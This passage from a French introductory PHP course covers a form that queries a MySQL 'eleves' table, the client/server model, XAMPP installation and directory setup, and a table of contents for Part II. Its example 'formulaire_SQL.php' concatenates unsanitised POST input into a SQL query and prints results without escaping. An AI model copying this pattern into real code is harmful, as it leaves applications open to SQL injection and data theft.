Voici l'affichage dans le navigateur de ce formulaire :



Le fichier programme PHP `formulaire_SQL.php` possède la même structure que le programme précédent `formulaire.php`.

Le **début du fichier** est constitué uniquement de **code HTML**, définissant l'entête de la page, la feuille de style et la ligne d'entête de la table.

La **fin du fichier** est constituée uniquement de **code HTML**, contenant les balises de fin de structure de la table, du corps (body) et de la page HTML.

Le **milieu du fichier** est constitué du **code PHP**.

Ce qui change est l'appel à une base de données MySQL (CoursPHP) et l'envoi d'une requête d'interrogation (SELECT ....).

Une boucle `while` récupère ensuite les données renvoyées par la requête SQL dans la variable tableau \$données, et les met en forme pour un affichage en tableau HTML.

NB : Le mot de passe indiqué dans l'ouverture de la base (`new PDO()` ) est volontairement remplacé par des « \* »

Fichier `formulaire_SQL.php`:


```
<!DOCTYPE html>
<html>
    <head> <!-- Entête HTML -->
        <meta charset="utf-8" />
        <title>Un exemple d'interrogation d'une base MySQL</title>
        <!-- Feuille de style pour le tableau -->
        <style>
            table, th, td {
                border: 1px solid black;
                border-collapse: collapse;
            }
            th, td {
                padding: 5px;
                text-align: left;
            }
        </style>
    </head>
    <body>
        <table style="width:50%"> <!-- Début du tableau -->
            <caption>Retour de la requête SQL</caption>
            <thead> <!-- En-tête du tableau -->
                <tr>
                    <th>ID</th>
                    <th>Nom</th>
                    <th>Prénom</th>
                    <th>Age</th>
                </tr>
            </thead>
            <tr>
                <td>1</td>
                <td>Dupont</td>
                <td>Jeanne</td>
                <td>21</td>
            </tr>
        <!-- Début du programme PHP -->
        <?php
            // --- on récupère la donnée ---
            $nom=$_POST['nom'];
            // --- on traite la donnée ---
            $nom=strtoupper($nom);
            // --- Requêtes SQL ---
            $bdd = new PDO('mysql:host=localhost;dbname=CoursPHP', 'root', '*****');
            $reponse = $bdd->query('SELECT ID,nom,prenom,age FROM eleves WHERE
nom=\'' . $nom . '\'');
            // --- Mise en forme dans un tableau du retour de la requête SQL ---
            while ($donnees = $reponse->fetch())
            {
                echo '<tr>';
                echo '<td>' . $donnees['ID'] . '</td>';
                echo '<td>' . $donnees['nom'] . '</td>';
                echo '<td>' . $donnees['prenom'] . '</td>';
                echo '<td>' . $donnees['age'] . '</td>';
                echo '<tr>';
            }
            $reponse->closeCursor();
        ?>
        <!-- Fin du programme PHP -->
        </table>
    </body>
</html>
```

Syntaxe HTML

Syntaxe PHP

Syntaxe HTML

Voici l'affichage dans le navigateur du résultat de l'exécution du programme PHP:



A screenshot of a web browser window titled "Un exemple d'interrogation d'une...". The address bar shows "localhost/CoursPHP/1\_Introduction/formulaire\_SQL.php". Below the address bar, there are links for "Les plus visités", "WebMail", "Calendar", "Radio", and others. The main content area is titled "Retour de la requête SQL" and contains a table with the following data:

ID	Nom	Prénom	Age
2	DUPONT	Jean	35

Voici le contenu de la table `eleves` dans la base de données *CoursPHP*:



A screenshot of a web browser window showing the content of the `eleves` table. The table has columns labeled `ID`, `nom`, `prenom`, and `age`. The data is as follows:

ID	nom	prenom	age
1	MARTIN	Pierre	23
2	DUPONT	Jean	35
3	DURAND	Jacques	25

### 1.2.2.5 Une importante bibliothèque de fonctions

Le langage PHP propose un nombre important de fonctions prêtes à l'emploi.

Une liste par catégorie peut être obtenues à l'URL :

<http://fr.php.net/manual/fr/funcref.php>

On y trouve des fonctions classiques comme :

- Les fonctions de traitement de chaînes de caractères ;
- Les fonctions mathématiques ;
- Les fonctions sur les fichiers.

Mais également des fonctions avancées comme :

- Les fonctions de requêtes sur des bases de données ;
- Les fonctions de cryptage ;
- Les fonctions d'envoi de courriel ;
- Les fonctions de gestion de la date et de l'heure ;
- Les fonctions de traitement d'images ;
- Les fonctions de tri ou de recherche ;
- Etc.

## 1.3 Le modèle Client/serveur

Le langage PHP fonctionne sur le modèle client/serveur comme cela est présenté à la section 1.2.2.4.

Dans ce modèle un **client**, le navigateur du poste de travail, interroge un **serveur** distant, le serveur Web.

Le langage PHP est « activé » par le serveur web, Apache le plus souvent, qui lui envoie les lignes de code à interpréter. PHP retourne le résultat vers Apache.

**Le client Web (navigateur) ne voit que le serveur Apache.**

Dans le cas de l'utilisation d'une **base de données**, celle-ci peut se trouver sur un autre ordinateur que celui qui héberge le serveur Apache.

Ce n'est pas le cas de **PHP** qui est **sur le même ordinateur que le serveur Apache**.

## 1.4 Les outils de développement

Pour développer en PHP il est nécessaire de disposer :

- D'un serveur Web ;
- D'un Module PHP intégré au serveur Web ;
- D'un SGBDR (Système de Gestion de Base de Données Relationnel) ;
- D'un client : un navigateur ;
- D'un éditeur de texte.

### 1.4.1 Les serveurs et leurs modules

Le serveur Web :

Par exemple **Apache**, il interprète les pages HTML, et fournit les syntaxes PHP à l'interpréteur PHP.

Le Module PHP :

Il interprète les pages **PHP** envoyées par le serveur Apache. Il peut aussi être directement exécuté en mode commande.

Le serveur SGBDR:

Généralement **MySQL**, associé à PHP. Il exécute les requêtes SQL envoyées par l'interpréteur PHP, et lui retourne les résultats.

Les paquetages **AMP** (pour Apache, MySQL, PHP) comme **XAMPP** propose l'installation groupée de ces serveurs.

### 1.4.2 Le client

Le navigateur :

Par exemple **Firefox**. Le client envoie au serveur Web la demande d'accès aux pages HTML ou PHP, via l'URL spécifiée.

### 1.4.3 L'éditeur de texte

C'est le logiciel qui permet d'écrire le fichier source .html ou .php déposés sur l'espace de stockage du serveur Web.

La plupart des éditeurs colorie le texte selon sa structure dès que l'extension du fichier est précisée, ce qui une assistance indéniable à l'écriture du code source.

Dans chaque environnement système on trouve de nombreux éditeurs de texte.

Citons par exemple :

- Sous Windows : notepad.exe, **notepad++.exe**
- Sous linux : **gedit**
- Sous Mac OSX : **TextWrangler**

## 2 Installation de PHP

### 2.1 Le package XAMPP

#### 2.1.1 Présentation

Il existe des paquetages (Packages) qui permettent d'installer conjointement **Apache**, **MySQL** et **PHP**.

Les acronymes de ces paquetages reprennent les initiales de ces trois produits :

**AMP= A** (Apache), **M** (MySQL), **P** (PHP).

Selon les environnements systèmes on trouve par exemple :

- WAMP : Windows AMP
- LAMP : Linux AMP
- MAMP : MacOSX AMP

Mais il en existe un qui est le même pour les différentes plateformes système :

- **XAMPP** : **X** (Cross), **A** (Apache), **M** (MySQL), **P** (PHP), **P** (Pearl) pour Windows, Linux et MacOSX

Nous présentons l'installation de **XAMPP** dans ces trois environnements systèmes.

#### 2.1.2 Version des différents serveurs

La version installée est **XAMPP 7.2.1**.

Ce paquetage contient principalement :

- **Apache 2.4.29**
- **MariaDB (MySQL) 10.1.30**
- **PHP 7.2.1**
- **phpMyAdmin 4.7.4**

Mais également :

- OpenSSL 1.1.0g
- XAMPP Control Panel 3.2.2
- Webalizer 2.23-04
- Mercury Mail Transport System 4.63
- FileZilla FTP Server 0.9.41
- Tomcat 7.0.56
- Strawberry Perl 7.0.56

Les fichiers d'installation peuvent être téléchargés sur le site :

<https://www.apachefriends.org/fr/download.html>

Le nom du fichier selon le système d'exploitation est :

- Windows 7 (version 32 bits) : **xampp-win32-7.2.1-0-VC15-installer.exe**.
- Linux (version 64 bits) : **xampp-linux-x64-7.2.1-0-installer.run**
- MacOSX (version 64 bits) : **xampp-osx-7.2.1-0-installer.dmg**

## 2.2 Les étapes d'installation

Afin de ne pas alourdir ce document, les différentes étapes d'installation sur les systèmes, Windows, Linux et Mac OSX, avec les copies d'écrans sont présentées dans le document annexe « **Installation de XAMPP.docx** ».

ATTENTION : ce qui suit est la description de l'installation avec la version précédente de XAMPP. Certains éléments peuvent varier.

## 2.3 Votre répertoire de travail

### 2.3.1 Le répertoire « DocumentRoot »

Dans un serveur Apache, l'ensemble des fichiers et des répertoires accessibles sur le Web doivent se trouver dans un répertoire « racine » appelé « **DocumentRoot** ».

Ce répertoire « racine des documents » est défini dans le fichier de configuration de Apache, **httpd.conf**. Selon le système d'exploitation, et dans le cas d'une installation de XAMPP, le fichier **httpd.conf** se trouve dans le répertoire :

- sous Windows : répertoire **c:\xampp\apache\conf**.
- sous Linux : répertoire **/opt/lampp/etc/**.
- sous MacOSX : répertoire **/Applications/XAMPP/xamppfiles/etc**.

Avec XAMPP, le répertoire racine des documents, « **DocumentRoot** », celui dans lequel doivent se trouver tous les fichiers sources HTML et PHP, est :


- Sous Windows : répertoire **c:\xampp\htdocs**
- Sous Linux : répertoire **/opt/lampp/htdocs/**
- Sous MacOSX : répertoire **/Applications/XAMPP/xamppfiles/htdocs/**

Ce répertoire contient généralement un fichier **index.html**, qui affiche « **It works !** », ou bien un fichier **index.php**.

Cela signifie que si on entre l'URL : **http://localhost/index.html** dans le navigateur, on accède en réalité :

- Sous Windows : au fichier **c:\xampp\htdocs\index.html**
- Sous Linux : au fichier **/opt/lampp/htdocs/index.html**
- Sous MacOSX : au fichier **/Applications/XAMPP/xamppfiles/htdocs/index.html**

Et on obtient cet affichage :



### 2.3.2 Le répertoire utilisé pour ce cours : CoursPHP

Afin d'organiser les différents fichiers PHP et HTML proposés dans ce cours, il est proposé de créer le répertoire **CoursPHP** (attention à la casse).

Voici deux solutions différentes, la seconde est à privilégier.

#### 2.3.2.1 Comme sous répertoire directement dans « DocumentRoot »

La première solution crée CoursPHP directement dans le répertoire correspondant à « DocumentRoot » selon le système :

Par la suite tous les fichiers et répertoires devront être créés à l'intérieur :

- Sous Windows : du répertoire **c:\xampp\htdocs\CoursPHP**
- Sous Linux : du répertoire **/opt/lampp/htdocs/CoursPHP**
- Sous MacOSX : du répertoire **/Applications/XAMPP/xamppfiles/htdocs /CoursPHP**

Cette solution possède l'avantage de la simplicité, mais pose le problème des droits d'accès au répertoire « htdocs » d'Apache.

La mise en œuvre de cette solution est décrite dans la documentation « Installation de XAMPP.docx »

#### 2.3.2.2 Comme un lien dans « DocumentRoot » vers un répertoire personnel

La seconde solution crée CoursPHP dans votre espace personnel, comme sous-répertoire d'un répertoire « www » :

- Sous Windows : du répertoire **c:\Users\lery\Documents\www\CoursPHP**
- Sous Linux : du répertoire **/home/login/www/CoursPHP**
- Sous MacOSX : du répertoire **/Users/login/www/CoursPHP**

« **login** » est votre identifiant de connexion (par exemple dupont, pise, lery, ...)

Puis crée un lien « symbolique » vers ce répertoire dans « htdocs », pour le « rendre visible » sous la hiérarchie Apache.

Cette solution possède l'avantage de résoudre le problème des droits d'accès au répertoire « CoursPHP » puisqu'il est dans votre espace personnel, et non directement dans la hiérarchie Apache, en le rendant visible par le navigateur, comme si il était dans la hiérarchie Apache.

Par contre cela nécessite pour Windows de modifier une ligne du fichier de configuration d'Apache qui n'autorise pas, par défaut, le parcours des liens vers d'autres répertoires. Sous Linux et Mac OSX le fichier de configuration Apache l'autorise par défaut, aucune modification n'est nécessaire.

La mise en œuvre de cette solution est décrite dans la documentation « Installation de XAMPP.docx »

### 2.3.2.3 Accès à CoursPHP

Par la suite tous les fichiers et répertoires devront être créés à l'intérieur des répertoires :


- **Pour la solution 1**

- Sous Windows : du répertoire **c:\xampp\htdocs\CoursPHP**
- Sous Linux : du répertoire **/opt/lampp/htdocs/CoursPHP**
- Sous MacOSX : du répertoire **/Applications/XAMPP/xamppfiles/htdocs /CoursPHP**

- **Pour la solution 2**

- Sous Windows : du répertoire **c:\Users\lery\Documents\www\CoursPHP**
- Sous Linux : du répertoire **/home/login/www/CoursPHP**
- Sous MacOSX : du répertoire **/Users/login/www/CoursPHP**

L'accès à l'URL **http://localhost/CoursPHP/** montre le contenu de ce répertoire.



Dans le chapitre 1 « Introduction » de ce document, l'ensemble des fichiers ont été rangés dans le sous répertoire : **1\_Introduction**

L'accès à l'URL [http://localhost/CoursPHP/1\\_Introduction](http://localhost/CoursPHP/1_Introduction) montre le contenu de ce répertoire, avec tous les fichiers présentés dans le chapitre 1 :

Name	Last modified	Size	Description
Parent Directory		-	
<a href="#">formulaire.html</a>	2014-12-01 11:55	715	
<a href="#">formulaire.php</a>	2014-12-01 12:19	1.3K	
<a href="#">formulaire_SQL.html</a>	2014-12-01 16:38	578	
<a href="#">formulaire_SQL.php</a>	2014-12-01 16:41	1.6K	
<a href="#">hello.php</a>	2014-12-01 10:10	26	
<a href="#">somme_entiers_objet.php</a>	2014-12-01 11:00	1.1K	
<a href="#">somme_entiers_proced..&gt;</a>	2014-12-01 11:02	250	

Apache/2.4.10 (Win32) OpenSSL/1.0.1i PHP/5.6.3 Server at localhost Port 80

Un clic sur l'un des fichiers, par exemple « [hello.php](#) » lance l'interprétation du fichier :

## 2.4 Accès à PHP en mode Shell

### 2.4.1 La variable PATH

Une fois les différentes étapes précédentes effectuées, il est possible de modifier la variable d'environnement **PATH** pour donner accès à PHP en mode commandes.

Cette variable indique la liste des répertoires dans lesquels le système d'exploitation ira chercher les logiciels quand on saisit leur nom en mode commande.

La mise en œuvre de cette solution est décrite dans la documentation « Installation de XAMPP.docx »

Par la suite il est possible d'interpréter un programme php directement au niveau du Shell (fenêtre Terminal) sans avoir besoin d'un navigateur ou d'un serveur Apache.

#### 2.4.2 Utilisation de la commande PHP

Dans une fenêtre Terminal, si on saisit la commande suivante (en étant dans le bon répertoire, celui où se trouve CoursPHP) :

```
cd CoursPHP  
cd 1_Introduction  
php hello.php
```

Le programme **hello.php** est interprété par le logiciel PHP et affiche le texte « Hello ».

# Partie II

## Le Langage PHP

<b>3 PRESENTATION DU LANGAGE PHP .....</b>	<b>36</b>
3.1 PREAMBULE .....	36
3.2 LE CONTEXTE HTML.....	36
3.3 EXTENSION DU FICHIER .HTML OU .PHP.....	38
<b>4 STRUCTURE D'UN PROGRAMME PHP ET ELEMENTS DU LANGAGE .....</b>	<b>39</b>
4.1 LES BALISES < ?PHP ET ?>.....	39
4.2 INTEGRATION DANS UN CODE HTML.....	39
4.2.1 <i>Les balises &lt;html&gt; et &lt;/html&gt;</i> .....	39
4.2.2 <i>Mélange de codes HTML et de code PHP</i> .....	41
4.3 L'INSTRUCTION INCLUDE .....	41
4.4 LES CONSTANTES.....	44
4.4.1 <i>Principe et convention de nommage</i> .....	44
4.4.2 <i>Portée de la déclaration d'une constante</i> .....	44
4.4.3 <i>L'instruction define</i> .....	44
4.4.4 <i>Le préfixe const pour la programmation objet</i> .....	45
4.4.5 <i>Constantes prédéfinies du langage</i> .....	46
4.5 LA SENSIBILITE A LA CASSE .....	46
4.6 LES COMMENTAIRES.....	46
4.6.1 <i>En HTML</i> .....	47
4.6.2 <i>En PHP</i> .....	47
4.7 LES CARACTERES SPECIAUX .....	48
<b>5 LES ENTREES/SORTIES .....</b>	<b>49</b>
5.1 LE CONTEXTE D'INTERPRETATION .....	49
5.2 DANS UN ENVIRONNEMENT SCRIPT SHELL .....	49
5.2.1 <i>Les entrées</i> .....	49
5.2.1.1 Saisie au clavier .....	49
5.2.1.1.1 L'instruction <b>fscanf()</b> .....	49
5.2.1.1.2 Les instructions <b>fgetc()</b> et <b>fgets()</b> .....	50
5.2.1.2 Argument de la ligne de commande <b>argc</b> et <b>argv</b> .....	51
5.2.2 <i>Les sorties</i> .....	52
5.2.2.1 L'instruction <b>echo</b> .....	52
5.2.2.1.1 Syntaxe générale.....	52
5.2.2.1.2 Les apostrophes et les guillemets.....	53
5.2.2.1.3 Déspécialisation des guillemets ou apostrophes.....	53
5.2.2.1.4 Sur plusieurs lignes.....	54
5.2.2.2 L'instruction <b>print</b> .....	55
5.2.2.3 L'instruction <b>printf</b> .....	56
5.2.2.4 L'instruction <b>fputs</b> .....	56
5.2.3 <i>Exemples</i> .....	57
5.2.3.1 Pour un entier .....	57
5.2.3.2 Pour un caractère.....	58

# Cours PHP de Jean-Michel Léry

5.2.3.3 Pour un réel .....	60
5.2.3.4 Pour une chaîne de caractères.....	61
5.2.3.5 Pour un réel comme chaîne de caractères.....	62
5.3 DANS UN ENVIRONNEMENT WEB.....	63
5.3.1 <i>Les formulaires</i> .....	63
5.3.1.1 Rappel.....	63
5.3.1.2 La méthode POST .....	63
5.3.1.3 La méthode GET .....	65
5.3.1.4 Mixte de GET et POST.....	67
5.3.2 <i>Les arguments de l'URL</i> .....	69
5.3.2.1 Modification manuelle.....	69
5.3.2.2 Via la balise HTML href.....	69
5.3.2.3 Via l'instruction PHP header .....	70
5.3.2.4 Les risques .....	70
5.4 LES FICHIERS .....	71
<b>6 LES VARIABLES.....</b>	<b>72</b>
6.1 LA NOTION DE VARIABLE .....	72
6.2 LES REGLES DE NOMMAGE.....	72
6.3 DECLARATION IMPLICITE DES VARIABLES .....	73
6.4 LE TYPAGE AUTOMATIQUE.....	73
6.5 LES PROCEDURES VAR_DUMP() ET VAR_EXPORT()	74
6.5.1 var_dump().....	74
6.5.2 var_export().....	75
6.6 LE CHANGEMENT EXPLICITE DE TYPE AVEC SETTYPE()	76
6.7 LE CHANGEMENT EXPLICITE DE TYPE PAR TRANSTYPAGE .....	77
6.8 DECLARATION EXPLICITE DES VARIABLES DANS UNE CLASSE .....	78
6.9 LES VARIABLES DYNAMIQUES.....	79
6.10 PORTEE DES VARIABLES.....	79
6.10.1 Variables locales .....	80
6.10.2 Variables locales statiques .....	80
6.10.3 Variables globales.....	81
6.10.4 Variables super globales .....	82
6.10.5 Variables de session .....	83
6.11 QUELQUES FONCTIONS SUR LES VARIABLES .....	87
<b>7 LES TYPES SIMPLES .....</b>	<b>88</b>
7.1 LE TYPE ENTIER.....	88
7.1.1 Définition .....	88
7.1.2 Erreurs de notation .....	89
7.1.3 Codage binaire d'un entier.....	90
7.1.3.1 Principe.....	90
7.1.3.2 Codage d'un entier positif.....	90
7.1.3.3 Codage d'un entier négatif.....	90
7.1.4 Capacité.....	91
7.1.5 Dépassement de capacité .....	92
7.1.6 Saisie et affichage.....	92
7.1.6.1 Dans un environnement Shell .....	92
7.1.6.2 Dans un environnement web.....	93
7.1.7 Transtypage explicite via (int) .....	94
7.1.8 Transtypage explicite via settype().....	94
7.1.9 Les opérateurs arithmétiques.....	95

7.1.10	<i>Les opérateurs de comparaison</i> .....	97
7.1.11	<i>Exemple de programme</i> .....	98
7.1.12	<i>Les fonctions</i> .....	99
7.1.13	<i>Exercice</i> .....	101
7.2	LE TYPE REEL .....	103
7.2.1	<i>Définition</i> .....	103
7.2.2	<i>Erreurs de notation</i> .....	104
7.2.3	<i>Codage binaire d'un réel</i> .....	105
7.2.3.1	Principe.....	105
7.2.3.1	Traduction du nombre décimal en binaire.....	105
7.2.3.2	Représentation avec mantisse et exposant.....	106
7.2.3.2.1	Sur 32 bits.....	107
7.2.3.2.2	Sur 64 bits.....	107
7.2.3.3	Conséquence de cette représentation sur l'exactitude des calculs .....	108
7.2.3.4	Limites du codage.....	108
7.2.3.4.1	Valeurs minimales.....	108
7.2.3.4.1.1	Sur 32 bits.....	108
7.2.3.4.1.2	Sur 64 bits.....	108
7.2.3.4.2	Valeurs maximales.....	109
7.2.3.4.2.1	Sur 32 bits.....	109
7.2.3.4.2.2	Sur 64 bits.....	109
7.2.4	<i>Les erreurs de précision</i> .....	109
7.2.5	<i>Capacité</i> .....	110
7.2.6	<i>Les valeurs NAN et INF</i> .....	111
7.2.7	<i>Les nombres de grande taille</i> .....	111
7.2.8	<i>Saisie et affichage</i> .....	112
7.2.8.1	Dans un environnement Shell .....	112
7.2.8.2	Dans un environnement web.....	112
7.2.9	<i>Transtypage explicite via (float)</i> .....	113
7.2.10	<i>Transtypage explicite via settype()</i> .....	114
7.2.11	<i>Les opérateurs arithmétiques</i> .....	114
7.2.12	<i>Les opérateurs de comparaison</i> .....	117
7.2.13	<i>Exemple de programme</i> .....	117
7.2.14	<i>Les fonctions sur les réels</i> .....	118
7.2.15	<i>Les fonctions mathématiques</i> .....	119
7.2.16	<i>Les constantes mathématiques prédéfinies</i> .....	122
7.2.17	<i>Exercice</i> .....	123
7.3	LE TYPE « CARACTERE » OU CHAINE D'UN SEUL CARACTERE .....	124
7.3.1	<i>Particularité de PHP</i> .....	124
7.3.2	<i>Codage binaire</i> .....	124
7.3.2.1	Principe.....	124
7.3.3	<i>Les tables de codages</i> .....	124
7.3.3.1	La table ASCII .....	125
7.3.3.2	La table Iso-Latin1 (8859-1).....	126
7.3.3.3	La table Unicode UTF8.....	127
7.3.4	<i>Les caractères de contrôle</i> .....	128
7.3.5	<i>Constantes texte</i> .....	128
7.3.6	<i>Saisie et affichage</i> .....	129
7.3.6.1	Dans un environnement Shell .....	129
7.3.6.2	Dans un environnement web.....	130
7.3.7	<i>Transtypage explicite via (string)</i> .....	130
7.3.8	<i>Transtypage explicite via settype()</i> .....	131
7.3.9	<i>Les opérateurs de comparaison</i> .....	131

7.3.10	<i>Les fonctions</i> .....	133
7.3.11	<i>Exercice</i> .....	135
7.4	LE TYPE BOOLEEN .....	136
7.4.1	<i>Définition</i> .....	136
7.4.2	<i>Les opérateurs booléens</i> .....	136
7.4.2.1	Le ET .....	136
7.4.2.2	Le OU .....	137
7.4.2.3	Le OU exclusif.....	137
7.4.2.4	Le NON .....	138
7.4.3	<i>Les traitements logiques</i> .....	138
7.4.3.1	Les opérateurs logiques.....	138
7.4.3.2	Les opérateurs de comparaison .....	139
7.4.3.3	Exemple de programme.....	139
7.4.3.4	Transtypage explicite via ( <b>boolean</b> ).....	140
7.4.3.5	Transtypage explicite via <b>settype()</b> .....	140
7.4.3.6	Les fonctions.....	141
7.4.4	<i>Les traitements binaires</i> .....	141
7.4.4.1	Principe.....	141
7.4.4.2	Les opérateurs binaires.....	142
7.4.4.3	Exemple de programme.....	142
7.5	AUCUN TYPE : <b>NULL</b> .....	143
<b>8</b>	<b>LES INSTRUCTIONS SIMPLES</b> .....	<b>144</b>
8.1	GENERALITES .....	144
8.2	L'INSTRUCTION D'AFFECTATION = .....	144
8.2.1	<i>Forme générale</i> .....	144
8.2.2	<i>Règles de priorité</i> .....	144
8.2.3	<i>Règles de « transtypage »</i> .....	146
8.3	L'INSTRUCTION <b>GOTO</b> .....	147
8.4	L'APPEL DE PROCEDURE <b>PROC()</b> .....	148
8.4.1	<i>Affichage formaté printf()</i> .....	148
8.4.1.1	Forme générale .....	148
8.4.1.2	Codage de type .....	149
8.4.1.3	Affichage formaté : largeur et précision .....	150
8.4.1.4	Exemple d'affichage formaté .....	151
8.4.1.4.1	Entier.....	151
8.4.1.4.2	Réel .....	151
8.4.1.4.3	Chaîne de caractères .....	151
8.4.1.5	Utilisation en tant que fonction .....	152
8.4.2	<i>Saisie au clavier (shell) fscanf()</i> .....	153
8.4.2.1	Forme générale .....	153
8.4.2.2	Codage de type .....	153
8.4.2.3	Saisie formaté : Largeur .....	154
8.4.2.4	Exemple de saisie formatée .....	154
8.4.2.5	Utilisation en tant que fonction .....	155
<b>9</b>	<b>LES INSTRUCTIONS COMPOSEES</b> .....	<b>156</b>
9.1	GENERALITES .....	156
9.2	LA SEQUENCE D'INSTRUCTIONS { } .....	156
9.2.1	<i>Forme générale</i> .....	156
9.2.2	<i>Forme alternative</i> .....	157
9.3	LES INSTRUCTIONS CONDITIONNELLES OU TESTS <b>IF SWITCH</b> .....	158
9.3.1	<i>Principe</i> .....	158
9.3.2	<i>L'instruction If ... else et if</i> .....	158
9.3.2.1	L'instruction if ... else.....	158

# Cours PHP de Jean-Michel Léry

9.3.2.1.1	Forme générale.....	158
9.3.2.1.2	Exemple.....	158
9.3.2.2	L'instruction if .....	159
9.3.2.2.1	Forme générale.....	159
9.3.2.2.2	Exemple.....	159
9.3.2.3	L'imbrication.....	159
9.3.2.3.1	if.. else imbriquée.....	159
9.3.2.3.2	else if ou elseif .....	160
9.3.2.3.3	else if et if imbriqués .....	160
9.3.2.4	Forme alternative.....	161
9.3.2.5	Exercices.....	163
<b>9.3.3</b>	<b>Opérateur ternaire ? : .....</b>	<b>165</b>
9.3.3.1	Forme générale .....	165
9.3.3.2	Forme particulière.....	165
9.3.3.3	Imbrication d'opérateurs ternaires .....	165
9.3.3.4	Exemples.....	166
<b>9.3.4</b>	<b>L'instruction switch .....</b>	<b>167</b>
9.3.4.1	Forme générale .....	167
9.3.4.2	Exemples.....	168
9.3.4.2.1	Sélecteur entier.....	168
9.3.4.2.2	Sélecteur chaîne de caractères .....	168
9.3.4.2.3	Sélecteur réel.....	169
9.3.4.2.4	Sélecteur booléen et case expression.....	170
9.3.4.3	Forme alternative.....	172
9.3.4.4	Exercice.....	173
<b>9.4</b>	<b>LES INSTRUCTIONS REPETITIVES OU BOUCLES WHILE FOR .....</b>	<b>174</b>
<b>9.4.1</b>	<b>La boucle while .....</b>	<b>174</b>
9.4.1.1	Forme générale .....	174
9.4.1.2	Forme alternative.....	175
9.4.1.3	Exemples.....	175
9.4.1.4	Comprendre une boucle .....	176
9.4.1.4.1	Principe.....	176
9.4.1.4.2	Comprendre un algorithme .....	176
9.4.1.5	Particularités de la boucle while.....	177
9.4.1.6	Règles à respecter sur les boucles .....	178
9.4.1.7	Exercices .....	179
<b>9.4.2</b>	<b>La boucle do ... while .....</b>	<b>182</b>
9.4.2.1	Forme générale .....	182
9.4.2.2	Exemple .....	182
9.4.2.3	Particularité de la boucle do ... while .....	182
9.4.2.4	Exercices .....	183
<b>9.4.3</b>	<b>La boucle for .....</b>	<b>184</b>
9.4.3.1	Forme générale .....	184
9.4.3.2	Forme alternative.....	185
9.4.3.3	Exemples.....	185
9.4.3.3.1	Avec un compteur entier .....	185
9.4.3.3.2	Avec un compteur chaîne de caractères .....	186
9.4.3.3.3	Avec un compteur réel .....	187
9.4.3.3.4	Syntaxe alternative.....	187
9.4.3.4	Forme évoluée .....	188
9.4.3.5	Particularités de la boucle for .....	188
9.4.3.6	Imbrication des boucles for .....	189
9.4.3.7	Exercices .....	190
<b>9.4.4</b>	<b>La boucle foreach .....</b>	<b>195</b>
9.4.4.1	Formes générales .....	195
9.4.4.1.1	Première syntaxe .....	195
9.4.4.1.2	Deuxième syntaxe .....	195
9.4.4.2	Forme alternative.....	196
9.4.4.3	Exemples.....	197
9.4.4.3.1	Syntaxe alternative.....	198
9.4.4.4	Imbrication des boucles foreach .....	198
9.4.4.4.1	Imbrication de 2 boucles .....	198

9.4.4.4.2	Imbrication de 3 boucles .....	200
9.5	LES INSTRUCTIONS DE CONTROLE .....	202
9.5.1	<i>L'instruction break</i> .....	202
9.5.2	<i>L'instruction continue</i> .....	202
9.5.3	<i>L'instruction declare</i> .....	202
9.5.4	<i>L'instruction require</i> .....	202
9.5.5	<i>L'instruction include</i> .....	202
9.5.6	<i>L'instruction require_once</i> .....	202
9.5.7	<i>L'instruction include_once</i> .....	202
<b>10</b>	<b>LES TYPES STRUCTURES .....</b>	<b>203</b>
10.1	LE TYPE CHAINE DE CARACTERES.....	203
10.1.1	<i>Structure d'une chaîne de caractères</i> .....	203
10.1.2	<i>Constantes chaînes de caractères</i> .....	205
10.1.2.1	Notation.....	205
10.1.2.2	Les guillemets.....	205
10.1.2.3	Les apostrophes .....	205
10.1.2.4	Exemple .....	206
10.1.3	<i>Saisie et affichage</i> .....	206
10.1.3.1	Dans un environnement Shell .....	206
10.1.3.2	Dans un environnement web .....	207
10.1.3.2.1	Le formulaire.....	207
10.1.3.2.2	Le programme PHP.....	208
10.1.3.2.3	Formulaire et programme PHP en une seule page .....	208
10.1.3.2.4	Les problèmes de sécurité .....	209
10.1.4	<i>Transtypage explicite via (<i>string</i>)</i> .....	211
10.1.5	<i>Transtypage explicite via <i>settype()</i></i> .....	211
10.1.6	<i>Les opérateurs de chaînes</i> .....	212
10.1.7	<i>Les opérateurs de comparaison</i> .....	212
10.1.8	<i>Nombre réel, notation française avec la virgule décimale</i> .....	213
10.1.8.1	Problématique.....	213
10.1.8.2	En environnement Shell .....	214
10.1.8.2.1	La saisie.....	214
10.1.8.2.2	L'affichage.....	214
10.1.8.2.3	Exemple .....	214
10.1.8.3	Environnement web .....	215
10.1.8.3.1	La saisie par formulaire.....	215
10.1.8.3.2	Traitemet et affichage .....	216
10.1.9	<i>Les fonctions</i> .....	218
10.1.10	<i>Exemple de programme</i> .....	227
10.1.11	<i>Exercices</i> .....	228
10.2	LE TYPE TABLEAU .....	229
10.2.1	<i>Définition</i> .....	229
